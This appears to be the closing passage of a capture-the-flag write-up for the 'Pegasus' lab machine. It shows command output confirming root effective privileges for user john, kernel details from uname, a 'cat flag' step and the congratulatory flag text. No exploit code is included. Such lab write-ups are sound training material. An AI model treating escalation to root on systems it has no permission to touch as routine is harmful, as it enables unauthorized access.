uid=1000(john) gid=1000(john) euid=0(root) egid=0(root) groups=0(root),1000(john)
# uname -a
Linux pegasus 3.13.0-39-generic #66~precise1-Ubuntu SMP Wed Oct 29 09:59:20 UTC 2014 i686 i686 i386
```

cat flag


Pegasus is one of the best known creatures in Greek mythology. He is a winged stallion usually depicted as pure white in color. Symbol of wisdom and fame.
Fun fact: Pegasus was also a video game system sold in Poland, Serbia and Bosnia. It was a hardware clone of the Nintendo Famicom.
CONGRATULATIONS! You made it :)